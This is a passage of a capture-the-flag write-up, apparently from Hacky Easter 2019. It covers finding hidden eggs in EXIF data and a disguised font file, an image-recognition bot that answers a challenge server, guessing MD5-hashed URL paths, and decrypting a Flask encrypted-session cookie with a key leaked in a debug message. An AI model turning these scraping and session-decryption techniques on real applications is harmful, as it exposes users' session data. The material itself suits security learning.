np.squeeze(classes).astype(np.int32), np.squeeze(scores), category_index,
use_normalized_coordinates=True,line_thickness=2, min_score_thresh=0.01)
        #cv2.imshow(img,image_np)
        #cv2.imwrite(fullpath+"_proc.jpg",image_np)
        return(cnt)
      # Feed the image_data as input to the graph and get first prediction

'''
        predictions = sess.run(softmax_tensor, {'DecodeJpeg/contents:0': image_data})

      # Sort to show labels of first prediction in order of confidence
        top_k = predictions[0].argsort()[-len(predictions[0]):][::-1]
        records = []
        row_dict = {}
        head, tail = os.path.split(file)
        row_dict['id'] = tail.split('.')[0]

        for node_id in top_k:
        # Some breed names are mismatching with breed name in csv header names.

          score = predictions[0][node_id]
          print(score)
        records.append(row_dict.copy())
```

```
    '''
    #f.close()
#26: 22 eggs
#27: 23 eggs
#28: 23 eggs
#29: 32 eggs
#30: 31 eggs
def main():
    #with tf.gfile.GFile("pre-trained-model\\frozen_inference_graph.pb", 'rb') as f:
    #with tf.gfile.GFile("D:\\Tensorflow\\workspace\\training_demo\\trained-inference-
graphs\\output_inference_graph_v8.pb\\frozen_inference_graph.pb", 'rb') as f:
    with tf.gfile.GFile(
                "D:\\Tensorflow\\workspace\\training_demo\\trained-inference-
graphs\\final_egg.pb\\frozen_inference_graph.pb",
                'rb') as f:
    #with tf.gfile.GFile(
     #       "D:\\retrained_graph.pb",
      #      'rb') as f:
        graph_def = tf.GraphDef()
        graph_def.ParseFromString(f.read())
        _ = tf.import_graph_def(graph_def, name='')
        with tf.Session() as sess:
           '''test_data_folder = 'D:\\Tensorflow\\workspace\\training_demo\\images\\test_new'
           #get fieldnames from DictReader object and store in list
           for r,d,f in os.walk(test_data_folder):
              for file in f:
                if '.jpg' in file:
                    print("Classifying ", file)
                    classify_image(sess,file)
            '''
            # Play the game
           #proxies = {
           #    'http': 'http://127.0.0.1:8080',
           #    'https': 'http://127.0.0.1:8080',
           #}
           proxies = None
           mainpage_req = requests.get('http://whale.hacking-lab.com:3555/', proxies=proxies)

           max_correct = 0
           correct = 0
           # Hot start
           classify_image(sess,"start.jpg")
           i = 0
           while True:
               i=i+1
           #for i in range(1, 200):
               p_res = requests.get('http://whale.hacking-lab.com:3555/picture',
cookies=mainpage_req.cookies,
                                    proxies=proxies, stream=True)
               le_image = p_res.content # The image
               afile = open(str(i)+".jpg","wb")
               afile.write(le_image)
               afile.close()
               cnt = classify_image(sess,str(i)+".jpg")
               payload = {'s': cnt}
               r = requests.post('http://whale.hacking-lab.com:3555/verify', data=payload,
proxies=proxies,
                                 cookies=mainpage_req.cookies)
               print(r.text)
               if ("Wrong solution" in r.text):
                   correct = 0
                   print("Max correct: ", max_correct)
                   #afile = open(str(i) + "_wrong.jpg", "wb")
                   #afile.write(le_image)
                   #afile.close()
               else:
                   correct+=1
                   if correct > max_correct:
                       max_correct = correct
               os.remove(str(i)+".jpg")
if __name__ == '__main__':
```

```
main()
```

Challenge 25: “Hidden Egg 1”

I like hiding eggs in baskets ☺

The first hidden egg is stored in the basket image on the scoring page!

Exiftool gives us:

```
...
Technology                      : Cathode Ray Tube Display
Red Tone Reproduction Curve     : (Binary data 2060 bytes, use -b option to extract)
Green Tone Reproduction Curve   : (Binary data 2060 bytes, use -b option to extract)
Blue Tone Reproduction Curve    : (Binary data 2060 bytes, use -b option to extract)
About                           : uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b
Title                           : https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/f8f87dfe67753457dfee34648860dfe786.png
Description                     : https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/f8f87dfe67753457dfee34648860dfe786.png
Creator                         : Thumper
Image Width                     : 732
...
```

And there is egg25.png


25

Challenge 26: “Hidden Egg 2”

A stylish blue egg is hidden somewhere here on the web server. Go catch it!

This egg was hidden quite good, but the key visual of that challenge was a good hint towards where to look – after I found it.

The keyword “stylish” suggests of course that we might be lucky looking at the style sheet files.

The browser development tools tell us, that there are 4 style sheets used on that page:

enc-base64-min.js	200	hackyeaster.hacking-la...	script	challenge.html?id=26	1.5 KB
style.css	200	hackyeaster.hacking-la...	stylesheet	skel.min.js:2	18.8 KB
style-desktop.css	200	hackyeaster.hacking-la...	stylesheet	skel.min.js:2	6.5 KB
font-awesome.min.css	200	hackyeaster.hacking-la...	stylesheet	challenge.html?id=26	30.9 KB
source-sans-pro.css	200	hackyeaster.hacking-la...	stylesheet	challenge.html?id=26	6.8 KB
favicon.ico	200	hackyeaster.hacking-la...	x-icon	Other	1.4 KB

We browse and grep through the first two but no sign of an egg. What remains are two style sheet files that deal with fonts. They also look uninteresting.... however... looking at source-sans-pro.css we find an entry about an interesting new font!

```
156
157 @font-face {
158     font-family: 'Egg26';
159     font-weight: 400;
160     font-style: normal;
161     font-stretch: normal;
162     src: local('Egg26'),
163     local('Egg26'),
164     url('../fonts/TTF/Egg26.ttf') format('truetype');
165 }
166
```

It turns out “../fonts/TTF/Egg26.ttf” is actually not a new True Type Font but our hidden egg number 2!

Challenge 27: “Hidden Egg 3”

Sometimes, there is a hidden bonus level.

Solution:


The final hidden egg is kind of an extension to “The hunt” from challenge 21 and 22. It can only be found once you solved these two challenges.

Looking at the challenge selector screen:

We can see – or remember – that the two game levels are differentiated by the start URL /1804161a0dabfdcd26f7370136e0f766 or /7fde33818c41a1089088aa35b301afd9.

```
<p class="lead">Hi Traveler!
    <br>Choose a path and start your journey!</p>
<div>
    <div style="float:left">
        <a href="/1804161a0dabfdcd26f7370136e0f766" style="z-index: 3">
            <div class="route" style="position:absolute; width: 399px; height:500px"></div>
            <img src="/static/img/p1.png" alt="left" style="height:50%">
        </a>
        <hr>
        <h3>🛏 Misty Jungle</h3>
    </div>
    <div class="text-right" style="float: left;">
        <a href="/7fde33818c41a1089088aa35b301afd9" style="z-index: 3">
            <div class="route" style="position:absolute; z-index: 2; width: 432px; height:500px"></div>
            <img src="/static/img/p2.png" alt="right" style="height:50%">
        </a>
        <hr>
        <h3>🚣 Muddy Quagmire</h3>
    </div>
</div>
```

Putting these into your hash cracker of choice we see that they are the md5 hashes of the words P4TH1 and P4ATH2 (Path1 and Path2). Continuing in that matter (“Sometimes there is a hidden bonus level”, and surfing to “P4TH3” (/bf42fa858de6db17c6daa54c4d912230) we land on a secret page:




And when we add here our hard-earned flags from challenge 21 and challenge 22 we are granted the flag.... noooot ☺

Yet another level awaits us, but fortunately the creators had merci and made it just a big rectangle that you can run along. I won't get into much detail here again, as it is exactly the same approach as for challenge 21 and 22.

Watching our solver traverse the maze in Burp we see it walking in a long rectangular fashion into the top right corner of thes maze we suddenly get an HTTP status code 302...

Looking at the source of the next request we spot an interesting content:



```
<h2>Placeholder</h2>

    <code>[DEBUG]: app.crypto_key: timetoguessalasttime</code><br>

    <code>[ERROR]: Traceback (most recent call last): UnicodeDecodeError: 'utf-8' codec can't
decode byte in

        position 1: invalid continuation byte</code>

    <br>

    <code>[DEBUG]: Flag added to session</code>
```

So our flag is in the cookie! We finally get to decrypt it using the provided password.


The problem is: We already looked at that cookie and tried to fumble with it, but we did not find a format to which the cookie corresponded.

```
HTTP/1.0 200 OK

Content-Type: text/html; charset=utf-8

Content-Length: 3183

Set-Cookie:
session=u.LR91oil2Rw6mmWGY/bCT1ZAruTV88Pqic5Tx4jUc8QGr2uiasqwdTOIblDBA2Q1MCBpeN6FYgLblyO1kOAzc
```

```
wb/nA0QfLxgjz5yG/qDBadxS3Yax966KmA7FOor8xJP7JBqhTuKm46p++U2hcClRWunNkrtsbXtazm3O0b4sfhiqYh3ZOi
Tsld93cXbGxEGYSIHHhZx+BwsL8a+6YmD717vATg8SP+8C2kEQd4riN5AabJhycNvYPSfnk2Od8Wns+2Uf3TxBUz05lFHs
FZFhaGjSP5KvVmmw2+aMjNn4bhxy6MbePRNEYbCmBOtbqzMGiJxLWxdcaw0VHDcQOnpSfpNXSEuCky/BRMvlN1PQ/rX0V3
cNG1ix8TAQKB/XKycMcLytpgTCG8v10ENsANl/ohDzf3InIv268nz6G8golQL2jZfrkggEK4dhgKfjobNuDrJhMxpnS6ko
X0UN0kZIDDwdvg9ZkpEWZjFJv9EtVkql4e9EqA8Gvw6WBAEjeGcjQaa4iEPDDgSXFe+vXhgFhCC6CmT93hVTkpwFfK/T0v
w2smk7514OB1h44Ih8X6REXJxYJGNyOuVuHAY48CX8XPRri1M3hU9s5nSPFrMG7QVcw2FAqOgZKwbFyux2G5U9mvXexmTo
0KC7OHbidGQryuCdK42l/5N6betTtuAnhyeiOajrRWFG0g==.jFJsY7Azgq8BqtFxjmpLAw==.3V9EkX6hM6GlpxlURvQ8
CA==; HttpOnly; Path=/

Server: Werkzeug/0.15.2 Python/3.6.7

Date: Sat, 11 May 2019 23:14:33 GMT
```

Easy to spot, the cookie seems to consist of multiple base64 encoded segments seperated by a dot. But after de-base64-ing we do not receive a JSON encoded cookie but just gibberish...


It turns out, we need to find out more about the web application. From the Server signature we see that the application has been built using the “Werkzeug” module. Werkzeug is a module used for Flask,



However, all that we find is that it is using JWT (JSON Web Token) which are plain text session information signed with a HMAC. Encryption is especially out of scope, though it is mentioned a couple of times that you should use encryption when the session contains confidential data that should not be disclosed to a client.

Googling the right keywords we find the following Github project which especially deals with that aspect:

https://github.com/SaintFlipper/EncryptedSession




We read through the source code and the descripton and see that this seems to be exactly the code which is used here, as the format of the cookie resembles exactly the format the code expects.

Fortunately, all we need from the code is the information how the session data is unpacked and we do not need to setup a real flask application for it to work.

Looking at the code we see that AES-256 is in use, but for AES-256 we would need a 32 bit key. However the key that we see in the Burp window is only 25 bytes long. Will we need to brute another AES key now? Desperation settles in...

In the end it was simpler than thought... The unreadable bytes in the string “time to guess a last time” can be seen when one views the buffer as a hexdump



timeto\x01guess\x03a\x03last\x07time

The trick here is, that NORMALLY \x01 would be one character only! But here we have a real string an this means \x is one char and 01 are two more! Reading the password like that we see that we now have 32 bytes and our code can work!

'''

The HF3 is stored in the session cookie, so we have to save it.

THen we "know" that it is a flask application. Per se, the cookies are only encoded not encrypted.

But there is a drop-in replacement available which adds AES256 crypto

https://github.com/SaintFlipper/EncryptedSession

the following code is copy/pasted from encrypted_session.py file.

The key, that we need to use for the decryption is told us in the webpage’s content that we get in the top right corner of the maze:

```
    <h2>Placeholder</h2>

    <code>[DEBUG]: app.crypto_key: timetoguessalasttime</code><br>

    <code>[ERROR]: Traceback (most recent call last): UnicodeDecodeError: 'utf-8' codec can't
decode byte in

        position 1: invalid continuation byte</code>

    <br>

    <code>[DEBUG]: Flag added to session</code>
```

So we know the the key is timeto\x01guess\x03a\x03last\x07time

which is NOW 32 bits.. \x == 1 char, 01 is the other chars

You will also need pycryptodome und pycryptodomex

when there are strxor errors, it might be because of a collision with pycrypto

```
'''
from werkzeug.datastructures import CallbackDict
from flask.sessions import SessionInterface, SessionMixin

from Crypto.Cipher import AES
import json
from json import JSONEncoder, JSONDecoder
import base64
import zlib

class BinaryAwareJSONDecoder(JSONDecoder):
    """
    Converts a json string, where binary data was converted into objects form
    using the BinaryAwareJSONEncoder, back into a python object.
    """

    def __init__(self):
            JSONDecoder.__init__(self, object_hook=self.dict_to_object)

    def dict_to_object(self, d):
        if '__type__' not in d:
            return d

        typ = d.pop('__type__')
        if typ == 'bytes':
            return base64.b64decode (bytes (d['b'], 'utf-8'))
        else:
            # Oops... better put this back together.
            d['__type__'] = typ
            return d


crypto_key = b'timeto\x01guess\x03a\x03last\x07time'

session_cookie=
"u.B+wsjdtJ9AvDOX9YS3fHhPhlTg1HmZlQ3ADO+uBq7IQyQjqEXV/GtE4U/xLRVbSt/IDPlMvOgXuLzThKsHWVR9QznSU
7xg50b1WnK+P/JXBB75xi0pyVWA+EzQFTPsVd1xCvUSdPoeE7TfjM7W2scr+P9fgTDwwXgCjQvKVjLYFnxNhheZqMZ+XYL
J5nt9u0FVvNGXPi4NaFaxbjG96LDA0U1XVAJGDNQGqSt0UCAX64lRWr3S6XNvzd3rboxch+Ck5YvFQ9A2qjY6wp7ujuA9M
7sUMp8c5kvvknm0vHqFEYW6iFAR0d52It7Uxi8NTzaHbxp8Fr1qwGHHSu16xfYeV7iJm0ZA+ihOoTcj2HyL2dZXePm5Nde
ASY4VOcXg12nVv32ovfzYwx3uQoAtKzac9qtYyQWHYyj/+fX00VrEgUAFCuOHs8s6FESpVbIzYq4f5qSDvbtWTsKkOokp0
hW+PIS078uyU09dOEDO6Ef0vQcBvPH79n5k9Bjf3KP4w7TF9KjbIqukA9CKX7Gpza9vEACBvZCeZ5Iq/Z0YVNmYBxcbzbZ
Dd4IM6GHe/DpYhYO8mDxi5Zys+lR8d4bEId8psPX8GD/6/pY20zkSsD1WFVeERg+KVF9nzrXgKsA9Z758syArVcOoww017
g209PEU4AKZjLWEzN3Jw0JGVfs6o8LkSey8BKQQ==.n7n5qF4jM63YG7+2TZMGqQ==.B2OnQIR1ur6PAucLXUHtXQ=="

itup = session_cookie.split(".")

is_compressed=False

ciphertext = base64.b64decode (bytes(itup[1], 'utf-8'))
mac = base64.b64decode (bytes(itup[2], 'utf-8'))
nonce = base64.b64decode (bytes(itup[3], 'utf-8'))

# Decrypt
cipher = AES.new (crypto_key, AES.MODE_EAX, nonce)
data = cipher.decrypt_and_verify (ciphertext, mac)

# Convert back to a dict and pass that onto the session
if is_compressed:
    data = zlib.decompress (data)
session_dict = json.loads (str (data, 'utf-8'), cls=BinaryAwareJSONDecoder)

print(session_dict)
```

```
C:\Users\daubsi>c:\Python36\python.exe d:\decode.py

{"c11": {"a": 1}, "c12": {"a": 1}, "c13": {"a": 1}, "c14": {"a": 1}, "c15": {"a": 1}, "c16":
{"a": 1}, "c17": {"a": 1}, "c18": {"a": 1}, "c20": {"a": 1}, "t01": {"a": 1}, "f02": {"a": 1},
"c01": {"a": 1}, "c02": {"a": 1}, "c03": {"a": 1}, "c04": {"a": 1}, "c06": {"a": 1}, "c07":
{"a": 1}, "c08": {"a": 1}, "c09": {"a": 1}, "f01": {"a": 1}, "h01": {"a": 1}, "v": [], "h":
[], "m": {}, "l": 10, "hidden_flag": "he19-fmRW-T6Oj-uNoT-dzOm", "credit": "thanks for
playing! gz opasieben & ccrypto :)", "x": 34, "y": 1, "p": 3}
```

So our hidden flag #3 is: he19-fmRW-T6Oj-uNoT-dzOm